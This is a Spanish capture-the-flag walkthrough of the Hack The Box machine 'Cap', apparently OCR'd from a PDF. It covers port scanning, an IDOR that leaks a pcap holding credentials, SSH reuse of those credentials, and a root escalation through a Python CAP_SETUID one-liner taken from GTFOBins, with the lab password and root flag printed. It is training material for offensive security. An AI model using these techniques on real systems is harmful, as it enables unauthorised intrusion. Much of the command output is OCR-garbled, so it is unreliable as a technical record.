
244- CAP

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1. CAP

https://app.hackthebox.com/machines/Cap



1.1. Preliminar

• Comprobamos si la máquina está encendida, averiguamos qué sistema operativo es y creamos nuestro directorio de trabajo. Parece que nos enfrentamos a una máquina *Linux*.

```
) settarget *18.16.18.245 cap*
) ping 18.18.18.245 (18.16.18.245) 56(84) bytes of data.
64 bytes from 18.18.18.245 (temp.seq=1 titled time=99.8 ms
64 bytes from 18.18.18.245: (temp.seq=1 titled time=43.2 ms
64 bytes from 18.18.18.245: (temp.seq=1 titled time=46.1 ms
64 bytes from 18.18.18.245: (temp.seq=1 titled time=46.1 ms
64 bytes from 18.18.18.245: (temp.seq=1 titled time=46.3 ms
64 bytes from 18.18.18.245: (temp.seq=5 titled time=42.9 ms
64 bytes from 18.18.18.245: (temp.seq=5 titled time=42.9 ms
64 bytes from 18.18.18.245: (temp.seq=5 titled time=43.3 ms
64 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
64 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
64 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
65 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
66 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
67 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
68 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
69 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
60 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
61 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
62 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
63 bytes from 18.18.18.245: (temp.seq=0 titled time=43.3 ms
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66 bytes from 18.18.18.245: (temp.seq=0 titled time=43.2 ms
67 bytes from 18.18.18.245: (temp.seq=0 titled time=43.2 ms
68 bytes from 18.18.18.245: (temp.seq=0 titled time=43.2 ms
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63 bytes from 18.18.18.245: (temp.seq=0 titled time=43.2 ms
64 bytes from 18.18.18.245: (temp.seq=0 titled time=43.2 ms
64 bytes from 18.18.18.245: (temp.seq=0
```

Escaneo de puertos sigiloso. Evidencia en archivo allports. Tenemos los puertos 21, 22 y 80 abiertos.

```
g...vs.L. Evidencia

p. -ss.-p- --open 18.18.18.245 -n -Pn --min-rate 5808 -o6 allports
ling Nmap 7.93 ( https://mmap.org ) at 2624-02-18 18:31 CET
scan report for 18.18.18.245
ts up (6.118 latency).
hown: 65322 closed tcp ports (reset)
57ATE 56MVD. 504
popen 5th
popen ftp
popen sch
popen http
```

Escaneo de scripts por defecto y versiones sobre los puertos abiertos, tomando como input los puertos de allports mediante extractPorts. Buscamos posibles exploits para la versión de vsftpd 3.0.3, pero no encontramos nada relevante. El usuario Anonymous tampoco está habilitado para el servicio FTP, por tanto haremos la intrusión vía web.

```
s up (8.050% latency).


STATE SERVICE VERSION

open ftp vsftpd 3.0.3

open ssh dpenSSH 8.2pl Ubuntu 4ubuntu0.2 (Ubuntu Linux; protocol 2.0)


sed of definition of the state of 
                                                                                          /pe: text/filmt; charset
sngth: 232
HTML PUBLIC "-//W3C//DTD HTML 3.2 Final//EN">
## Not Found</title>
pund</hi>
found on the server. If you
                                      ent-tength: 2524
CTYPE HTML PUBLIC *-//M3C//DTD HTML 3.2 Pinal//EN*>
les-484 Not Founds/title>
Mot Founds/title>
Mot Founds/tiple>
The requested URL was not found on the server. If you entered the URL manually please check your spelling and try again.-
cheads
cmeta charset="utf-e">
cmeta http-equiv="x-ua-compatible" content="ie=edge">
ctitle=Security Dashboard</title>
cmeta http-equiv="x-ua-compatible" content="ie=edge">
ctitles-Security Dashboard</title>
cmeta name="viewport" content="width-device=width, initial-scale=1">
clink rel="shortcut icon" type="image/png" href="/static/ciages/icon/favicon.ico">
clink rel="stylesheet" href="/static/css/bootstrap.min.css">
clink rel="stylesheet" href="/static/css/solotstrap.min.css">
clink rel="stylesheet" href="/static/css/meti-buoss">
clink rel="stylesheet" href="/static/css/meti-buoss">
clink rel="stylesheet" href="/static/css/meti-buoss">
clink rel="stylesheet" href="/static/css/meti-buoss">
clink rel="stylesheet" href="/static/css/slicknav.min.css">
```

• Whatweb: nos reporta lo siguiente. Entre otras cosas, vemos que se está usando *qunicorn* por detrás, que es un servidor web HTTP para aplicaciones web Python.



14 IDOR to FTP credentials

• Entramos en la web, y parece que entramos automáticamente logueados como usuario *Nathan*. Investigando un poco la página, vemos que bajo el directorio /data podemos fuzzear parámetros (dígitos). Éstos parecen ser diferentes identificadores para diferentes recursos. Estos recursos parecen ser archivos .pcap, los cuales podemos descargar. Descargamos el contenido de /data/0.



 Una vez en nuestro sistema, vemos que este archivo se interpreta como binario, por lo tanto, hacemos: strings o.pcap para imprimir los caracteres legibles del archivo. Encontramos una contraseña: Buck3tH4TFORM3!, aparentemente para el usuario Nathan.

66

• Un archivo con extensión .pcap es un archivo de captura de paquetes utilizado comúnmente en redes de computadoras para almacenar datos capturados de tráfico de red. PCAP es un acrónimo de Packet Capture.

15 FTP and SSH access

 Usamos estas credenciales para conectarnos por FTP. Conseguimos acceso. Aquí encontramos la bandera de usuario.

```
Tip 18.10.10.245

Connected to 10.43.10.245.

Connected to 10.43.10.245.

Jame (18.10.10.245)

Jame (18.10.245)

Jame
```

• Tras explorar un poco los directorios, decidimos intentar conectarnos por SSH reutilizando las mismas credenciales.

```
) ssh mathangle.10.10.245
The authenticity of host '19.10.10.245 (10.10.10.245)' can't be established.
ECDSA key fingerprint is ShAZSS:STRASSYTRANDSEqAvoLXOCK/IOIDH/2JV/FE0Mbz]sc.
Are you sure you want to continue connecting (yes/mw/lfingerprint)) yes
Northin: Permanently added '10.10.10.25' (ECDSA) to the list of known hosts.
On the list of available updates in any apilitist -upgradable

The list of available updates in a sudo apilitist -upgradable

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The list of available updates in sudo apilitist -upgradable

The list of available updates in sudo apilitist -upgradable
```

• En este punto, tras considerar diferentes opciones para escalar privilegios, nos clonamos LinPEAS y lo transferimos a la máquina víctima. Tras ejecutarlo, encontramos, entre otras cosas, lo siguiente: Python3 tiene la capability CAP_SETUID asignada.

```
Files with capabilities (limited to 58):

//usr/bln/ping = cap_met_raw+ep
//usr/bln/ping = cap
```

Buscando información en GTFObins encontramos lo siguiente.

```
Capabilities

If the binary has the Linux CAP_SETUID capability set or it is executed by another binary with the capability set, it can be used as a backdoor to maintain privileged access by manipulating its own process UID.

cp $(which python) .
sudo setcap cap_setuid+ep python

_/python -c 'import os; os.setuid(0); os.system("/bin/sh")'
```

Ejecutamos python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")' (es importante
que sea la misma versión que vimos en el script de LinPEAS), y obtenemos nuestra sesión como

```
natham@cap:/tmp$ python3.8 -c 'import os; os.setuid(0); os.system("/bin/bash")'
root@cap:/tmp# cd /root
root@cap:/root# is
root ix: snape cat root.txt
35800cc72cdd212c2ea468937f3ae33c
root@cap:/root# |
```